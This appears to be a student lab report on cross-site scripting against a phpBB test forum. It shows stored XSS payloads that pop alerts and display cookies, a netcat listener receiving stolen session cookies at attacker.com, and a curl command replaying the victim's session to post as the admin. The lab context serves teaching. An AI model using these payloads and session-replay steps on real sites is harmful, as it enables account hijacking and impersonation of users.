

Task 1 (20 marks):

- Include the screenshot of the alert window, and the message including JavaScript code.
- Attacker makes post with malicious script, and submits post to forum.

Message: task 1 [quote]<script>alert("Hello Web!")</script>[/quote]

The screenshot shows a Firefox browser window with the title "attack [Running]". The address bar displays "yourdomain.com :: Edit post" and the URL "www.xsslabphpbb.com/posting.php?mode=editpost&p=6". The page is a "Edit post" form for a forum. The "Subject" field is "Task1". The "Message body" field contains the text "[quote]<script>alert('Hello Web!')</script>[/quote]". Below the message body, there is a toolbar with various buttons like B, i, u, Quote, Code, List, List+, Img, and URL. There is also a font color dropdown set to "Default" and a font size dropdown. A tip below the toolbar says "Font color: [color=red]text[/color] Tip: you can also use color=#FF0000". To the left of the message body, there is a section for "Emoticons" with a grid of icons and a link "View more Emoticons". On the right side of the message body, there is a "Options" section with checkboxes for "Disable BBCODE in this post", "Disable Smilies in this post", "Notify me when a reply is posted", and "Delete this post". The BBCODE status is shown as "HTML is OFF", "BBCODE is ON", and "Smilies are ON". At the bottom of the form, there is a "Add a Poll" section with fields for "Poll question", "Poll option", and "Run poll for" (set to "Days"). There are "Preview" and "Submit" buttons at the bottom. The footer of the page includes "Powered by phpBB ©2001, 2005 phpBB Group" and a set of small navigation icons.

Post is displayed on forum page:

server [Running]

Sep 20 21:36

Activities Firefox Web Browser yourdomain.com :: Edit yourdomain.com :: View http://www.xsslabphpb.com http://www.xsslabphpb.com +

HTTP Header Live

Content-Length: 257
Content-Type: image/gif
Date: Mon, 20 Sep 2021 13:21:36 GMT
Server: Apache/2.4.41 (Ubuntu)

GET: HTTP/1.1 200 OK
Last-Modified: Sat, 15 Oct 2021 12:00:00 GMT
ETag: "f6-4af524b3842c0"
Accept-Ranges: bytes
Content-Length: 246
Content-Type: image/gif
Date: Mon, 20 Sep 2021 13:21:36 GMT
Server: Apache/2.4.41 (Ubuntu)

http://www.xsslabphpb.com
Host: www.xsslabphpb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabphpb.com
Cookie: phpb2mysql_t=a%3A%2B
GET: HTTP/1.1 404 Not Found
Date: Sun, 19 Sep 2021 13:21:36 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 281
Content-Type: text/html; charset=UTF-8

Record Data autoscroll

yourdomain.com :: View http://www.xsslabphpb.com/viewforum.php?f=1

yourdomain.com
A little text to describe your forum

FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]

Test Forum 1
Moderators: None

Users browsing this forum: admin

[newtopic](#) yourdomain.com Forum Index -> Test Forum 1 [Mark all topics read](#)

Topics	Replies	Author	Views	Last Post
↳ Task1	0	attack	1	20 Sep 2021 01:36 pm attack →
↳ Welcome to phpBB 2	0	admin	9	21 Oct 2000 12:01 am admin →

Display topics from previous: All Topics Go

[newtopic](#) yourdomain.com Forum Index -> Test Forum 1 All times are GMT

Page 1 of 1

Jump to: Go

New posts No new posts Announcement
New posts [Popular] No new posts [Popular] Sticky
New posts [Locked] No new posts [Locked]

[Go to Administration Panel](#)

Powered by phpBB © 2001, 2005 phpBB Group

Left %

Clicking on post sends out alert of “Hello Web!”

server [Running]

Sep 20 21:37

Activities Firefox Web Browser yourdomain.com :: Edit yourdomain.com :: V http://www.xsslabphpbb.com http://www.xsslabphpbb.com +

HTTP Header Live

GET: HTTP/1.1 200 OK
Date: Mon, 20 Sep 2021 13:3
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: phpbb2mysql_t=a%3A4
Cache-Control: no-cache, private
Expires: 0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5603
Keep-Alive: timeout=5, max=1
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.xsslabphpbb.com
Host: www.xsslabphpbb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabphpbb.com
Cookie: phpbb2mysql_t=a%3A4
GET: HTTP/1.1 404 Not Found
Date: Sun, 19 Sep 2021 13:21:21
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 281
Content-Type: text/html; charset=UTF-8

yourdomain.com
A little text to describe your forum

FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]

Task1

new topic post reply yourdomain.com Forum Index -> Test Forum 1

View previous topic :: View next topic

attack
Joined: 20 Sep Posts: 1

⊕ www.xsslabphpbb.com
Hello Web!

OK

Transferring data from www.xsslabphpbb.com...

Clear Options File Save Record Data autoscroll

Left ⌘

Task 2 (10 marks):

1. Include the screenshot of the shown cookies, and the message including JavaScript code.

Message:

Display user's cookie [quote] <script>alert(document.cookie)</script> [/quote]

The screenshot shows a Firefox browser window with the title "attack [Running]". The address bar indicates the user is on a local host ("yourdomain.com :: Edit post") and a remote site ("www.xsslabphpbb.com/posting.php?mode=editpost&p=8"). The main content is a forum edit post interface for "Test Forum 1". The "Subject" field is set to "Task 2". The "Message body" field contains the exploit code: [quote]<script>alert(document.cookie)</script>[/quote]. Below the message body, there are emoticon icons and a "View more Emoticons" link. The "Options" section includes checkboxes for disabling BBCode, Smilies, or notifications, and a "Delete this post" option. At the bottom, there are fields for a poll question and options, and a "Run poll for" field with a "Days" input set to 0. A "Preview" and "Submit" button are at the bottom right. The status bar at the bottom of the browser shows various icons and the text "Left %".

Activities Firefox Web Browser Sep 20 22:02

yourdomain.com :: View Forum + www.xsslabphpbb.com/viewforum.php?f=1

server [Running]

yourdomain.com
A _little_ text to describe your forum

FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]

Test Forum 1
Moderators: None

Users browsing this forum: admin

[new topic](#) yourdomain.com Forum Index -> Test Forum 1

Topics Replies Author Views Last Post

Task 2	0	attack	0	20 Sep 2021 02:02 pm attack
Task1	0	attack	2	20 Sep 2021 01:36 pm attack
Welcome to phpBB 2	0	admin	9	21 Oct 2000 12:01 am admin

Display topics from previous: All Topics Go

[new topic](#) yourdomain.com Forum Index -> Test Forum 1 All times are GMT

Page 1 of 1

Jump to: Select a forum Go

New posts No new posts Announcement
New posts [Popular] No new posts [Popular] Sticky
New posts [Locked] No new posts [Locked]

You can post new topics in this forum
You can reply to topics in this forum
You can edit your posts in this forum
You can delete your posts in this forum
You can vote in polls in this forum
You can moderate this forum

[Go to Administration Panel](#)

Powered by phpBB © 2001, 2005 phpBB Group

Activities Firefox Web Browser Sep 20 22:02

yourdomain.com :: View Forum + www.xsslabphpbb.com/viewtopic.php?t=6

server [Running]

yourdomain.com
A _little_ text to describe your forum

FAQ Search Memberlist Usergroups
Profile You have no new messages Log out [admin]

Task 2

[new topic](#) [post reply](#) yourdomain.com Forum Index -> Test Forum 1

Author Posted: 20 Sep 2021

attack	Posted: 20 Sep 2021
--------	---------------------

Joined: 20 Sep 2021 Posts: 2

Display user's cookies

Quote:

View previous topic :: View next topic

www.xsslabphpbb.com

phpbb2mysql_t=a%3A6%3A%7Bi%3A2%3Bi%3A1632144106%3Bi%3A1%3Bi%3A163214475%3Bi%3A3%3Bi%3A1632144877%3Bi%3A4%3Bi%3A1632145016%3Bi%3A5%3Bi%3A1632146431%3Bi%3A6%3Bi%3A1632146538%3B%D; phpbb2mysql_data=a%3A2%3A%7Bs%3A1%3A%22autologinid%22%3Bs%3A0%3A%622%22%3Bs%3A1%3A%22userid%22%3Bs%3A1%3A%222%22%3B%D; phpbb2mysql_sid=aa9dd0b52d05bce6035576c0bd61efb2

quote edit IP OK

Read www.xsslabphpbb.com

Task 3 (20 marks):

1. You need to write a program or use a tool to receive the data sent by the attacker. Describe and explain the used program/tool.

Code written:

```
<script>document.write('');</script>
```

Tools used:



Netcat


2. Include the screenshot showing the stolen cookies on the attacker side, and the employed Javascript code.

The screenshot shows a Firefox browser window with the title bar "attack [Running]". The address bar shows "yourdomain.com :: Post a new topic" and "printf "GET /HTTP/1.0\r\nx" ;</script>". The main content is a forum post titled "Task 3" in a "Post a new topic" form. The "Message body" field contains the following JavaScript code, which is highlighted with a red border:

```
<script>document.write('');</script>
```

The "yourdomain.com" forum header includes links for FAQ, Search, Memberlist, Usergroups, Profile, and Log out [attack]. The "Message body" field also includes a toolbar with buttons for B, I, U, Quote, Code, List, List=, Img, and URL, and a font color dropdown set to "Default". Below the message body, there is an "Emoticons" section with a grid of icons and a "View more Emoticons" link. The "Options" section shows "HTML is OFF", "BBCode is ON", and "Smilies are ON". There are checkboxes for "Disable BBCode in this post", "Disable Smilies in this post", and "Notify me when a reply is posted". At the bottom, there is a "Add a Poll" section with fields for "Poll question", "Poll option", and "Run poll for" (with a "Days" input field), along with "Preview" and "Submit" buttons.





Cookie =
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D;%20phpbb2mysql_sid=a169fd2e111202f8cb01e0cacd6b7902

Task 4 (35 marks):

1. Explain the importance of the HTTP request components in forging a message.

```
http://www.xsslabphpbb.com/posting.php

POST /posting.php HTTP/1.1
Host: www.xsslabphpbb.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1
Cookie: phpbb2mysql_data=.....;phpbb2mysql_sid=.....;
Content-Type: application/x-www-form-urlencoded
Content-Length: 376
subject=<Content of the message>

HTTP/1.x 200 OK
Date: Thu, 11 Jun 2009 19:43:15 GMT
Server: Apache/2.2.11 (Ubuntu) PHP/5.2.6-3
X-Powered-By: PHP/5.2.6-3ubuntu4.1
Set-Cookie: phpbb2mysql_data=XXXXXXXXXXXX; expires=Fri, GMT; path=/
Set-Cookie: phpbb2mysql_sid=YYYYYYYYYY; path=/
Set-Cookie: phpbb2mysql_t=XXXXXXXXXXXX; path=/
Cache-Control: private, pre-check=0, post-check=0, max-age=0
Expires: 0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3904
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

- 1) <http://www.xsslabphpbb.com/posting.php>
 - a. This is the URL of the posting service.
- 2) Cookie: phpbb2mysql_data=.....;phpbb2mysql_sid=.....
 - a. This header field contains the session cookie of the user. It is attached along with every HTTP request to the PHPBB website. This field is set automatically by browser, so attacker does not need to set this field. Just needs to sniff this cookie.
- 3) subject=<Content of the message>
 - a. This is our target area. Here is where we will put our forged message on behalf of the victim

2. Include the screenshot and description of how to post a message on behalf of the victim.

I worked on this question on a different day as Task 3 so the cookie taken is different. But the process is the same as Task 3.

Step 1: steal **cookie** and **sid** of victim/admin via method in Task 3.

Refer to task 3 for in depth explanation.

```
root@cs4238-VirtualBox:/home/attack# nc -l 8080
GET /?c=phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%22%22%3B%7D;%20phpbb2mysql_sid=e1eeb5678b610a6ea13725a010842a6e;%20phpbb2mysql_t=a%3A4%22%3Bs%3A1632235863%3Bi%3A9%3B%3A1632235896%3Bi%3A11%3Bi%3A1632232865%3Bi%3A12%3Bi%3A1632235667%3B%7D HTTP/1.1
Host: attacker.com:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/
```

```
root@cs4238-VirtualBox:/home/attack# nc -l 8080
```

```
GET
/?c=phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%22%22%3B%7D;%20phpbb2mysql_sid=e1eeb5678b610a6ea13725a010842a6e%20phpbb2mysql_t=a%3A4%3A%7Bi%3A10%3Bi%3A1632235863%3Bi%3A9%3Bi%3A1632235896%3Bi%3A11%3Bi%3A1632232865%3Bi%3A12%3Bi%3A1632235667%3B%7D HTTP/1.1
Host: attacker.com:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/
```

Step 2: Attacker writes the message he would like to comment for the admin. Attacker looks at post request from own login. The submit button expires too quick, difficult to copy the curl command. Therefore we will copy the post from preview instead and modify it.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
304	GET	www.xsslabphpbb.com	icon_rolleyes.gif		img	gif	485 B	1 ms
304	GET	www.xsslabphpbb.com	icon_wink.gif		img	gif	170 B	1 ms
304	GET	www.xsslabphpbb.com	icon_exclaim.gif		img	gif	236 B	1 ms
304	GET	www.xsslabphpbb.com	icon_question.gif		img	gif	248 B	1 ms
304	GET	www.xsslabphpbb.com	icon_idea.gif		img	gif	176 B	1 ms
304	GET	www.xsslabphpbb.com	icon_arrow.gif		img	gif	170 B	0 ms
304	GET	www.xsslabphpbb.com	celpic3.gif		img	gif	257 B	1 ms
304	GET	www.xsslabphpbb.com	celpic1.gif		img	gif	246 B	1 ms
404	GET	www.xsslabphpbb.com	Favicon.ico	FaviconLoader.jsm:191	(img)	html	281 B	2 ms

The screenshot shows a Firefox browser window with a PHPBB forum interface. A post has been made by 'Admin' with the subject 'Task 4'. The message body contains the text 'Sincerely, Attacker'. Below the post, there is a preview of the edit screen, which also displays the same message body. The Network tab of the developer tools shows the POST request for the edit action, with the URL being `http://www.xsslabphpbb.com/posting.php`. The request method is POST, and the response status is 200 OK.

This is the curl command received from clicking preview:

```
curl 'http://www.xsslabphpbb.com/posting.php' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://www.xsslabphpbb.com' -H 'Connection: keep-alive' -H 'Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1' -H 'Cookie: phpb2mysql_t=a%3A9%3A%7Bi%3A3%3Bi%3A1632144863%3Bi%3A4%3Bi%3A1632144965%3Bi%3A5%3Bi%3A1632146446%3Bi%3A6%3Bi%3A1632154544%3Bi%3A7%3Bi%3A1632153361%3Bi%3A8%3Bi%3A1632155755%3Bi%3A9%3Bi%3A1632234295%3Bi%3A10%3Bi%3A1632233543%3Bi%3A12%3Bi%3A1632234184%3B%7D; phpb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%223%22%3B%7D; phpb2mysql_sid=8bb5130f23ab2558acbb2a4256dc482e' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'subject=Task+4&addbbcde18=%2344444&addbbcde20=0&helpbox=Underline+text%3A+%5Bu%5Dttext%5B%2Fu%5D++%28alt%2Bu%29&message=Posting+for+Admin%0D%0A+Sincerely%2C%0D%0AAttacker&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=8bb5130f23ab2558acbb2a4256dc482e&f=1&preview=Previev'
```

The parts highlighted in green are what we will modify to impersonate the admin/victim.

Step 3: We need to modify the curl command above in order to impersonate the victim/admin. The parts that need to be modified at highlighted in green.

3.1: Finding what to put instead of **preview=Preview**. We can look at the page source of the message posting website:

The screenshot shows a Firefox browser window with the title "attack [Running]" and the date "Sep 21 23:33". The address bar shows "yourdomain.com :: Post a new topic" and "http://www.xsslabphppbb.com/posting.php?mode=newtopic&f=1". The page content is a "Post a new topic" form for a forum. It includes fields for "Subject" and "Message body", a toolbar with BBCode buttons, and a section for "Emotions" with a grid of smiley faces. There are also "Options" checkboxes for BBCode, Smilies, and Notify me when a reply is posted. Below the form are sections for "Poll question", "Poll option", and "Run poll for". A context menu is open over the form, with options like "Save Page As...", "Select All", "Take Screenshot", "View Page Source", and "Inspect Accessibility Properties". The developer tools Network tab is visible at the bottom, showing two requests: one for "posting.php?mode=newtopic&f=1" (Status 200, Method GET) and one for "favicon.ico" (Status 404, Method GET). The Network tab has columns for Status, Method, Domain, File, Initiator, Type, Transferred, Size, and Other.

From the page source we see two input type = "submit". The first one has the name "preview" and value "Preview". The latter one has the name "post" and value "Submit". Therefore we can replace **preview=Preview** with **post=Submit**

```
<input type="submit" tabindex="5" name="preview" class="mainoption" value="Preview" />&ampnbsp<input type="submit" accesskey="s" tabindex="6" name="post" class="mainoption" value="Submit" /></td>
```

3.2: Changing the cookie and SID

The data highlighted in blue is the cookie we sniffed from the admin/victim when they clicked on our post in Task 3. The SID is given in the cookie as well. So we just need to copy the value in the subject field.

Putting it together, this is the final command used by attacker to post for the admin:

```
curl 'http://www.xsslabphpbb.com/posting.php' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://www.xsslabphpbb.com' -H 'Connection: keep-alive' -H 'Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1' -H 'Cookie: phpb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D; phpb2mysql_sid=e1eeb5678b610a6ea13725a010842a6e; phpb2mysql_t=a%3A4%3A%7Bi%3A10%3Bi%3A1632235907%3Bi%3A9%3Bi%3A1632235896%3Bi%3A11%3Bi%3A1632232865%3Bi%3A12%3Bi%3A1632235667%3B%7D' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'subject=Task+4&addbbcde18=%23444444&addbbcde20=0&helpbox=Font+color%3A+%5Bcolor%3Dred%5Dtext%5Bcolor%3D%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&message=Posting+for+admin%0D%0A-Sincerely%0D%0Aattacker&topicstype=0&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=e1eeb5678b610a6ea13725a010842a6e&f=1&post=Submit'
```

The screenshot shows a PhPBB forum interface with a post titled "Task 4" made by "Attacker". The post content is "Posting for Admin Sincerely, Attacker". Below the post is a message body containing the curl command for the exploit. The Network tab in the developer tools shows the POST request to "posting.php" with the exploit payload. The response status is 200 OK.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	www.xsslabphpbb.com	posting.php	document	html	9.64 kB	32.33 kB
200	GET	www.xsslabphpbb.com	icon_multipart.gif	img	gif	cached	122 B
200	GET	www.xsslabphpbb.com	spacer.gif	img	gif	cached	43 B
200	GET	www.xsslabphpbb.com	Favicon.ico	FaviconLoader.js[191](img)	html	cached	281 B

Total time needed to load all requests: 94 ms

Network tab details:

- Status: 200 OK
- Version: HTTP/1.1
- Transfered: 9.04 KB (32.33 KB size)
- Referrer Policy: strict-origin-when-cross-origin
- Response Headers (589 B):
 - Cache-Control: no-cache, pre-check=0, post-check=0
 - Connection: Keep-Alive
 - Content-Encoding: gzip

Result: Attacker successfully posted for admin. Here you can see “Your message has been entered successfully” from the attacker VM.

```
attack [Running]
root@cs4238-VirtualBox:/home/attack# Sep 21 23:03
root@cs4238-VirtualBox:/home/attack# root@cs4238-VirtualBox:/home/attack# root@cs4238-VirtualBox:/home/attack# attack@cs4238-VirtualBox:~>
root@cs4238-VirtualBox:/home/attack# ieeeb5678b610a6ea13725a010842a6e class="matnmenu">Log out [ admin ]</a>&nb
sp;</span></td>
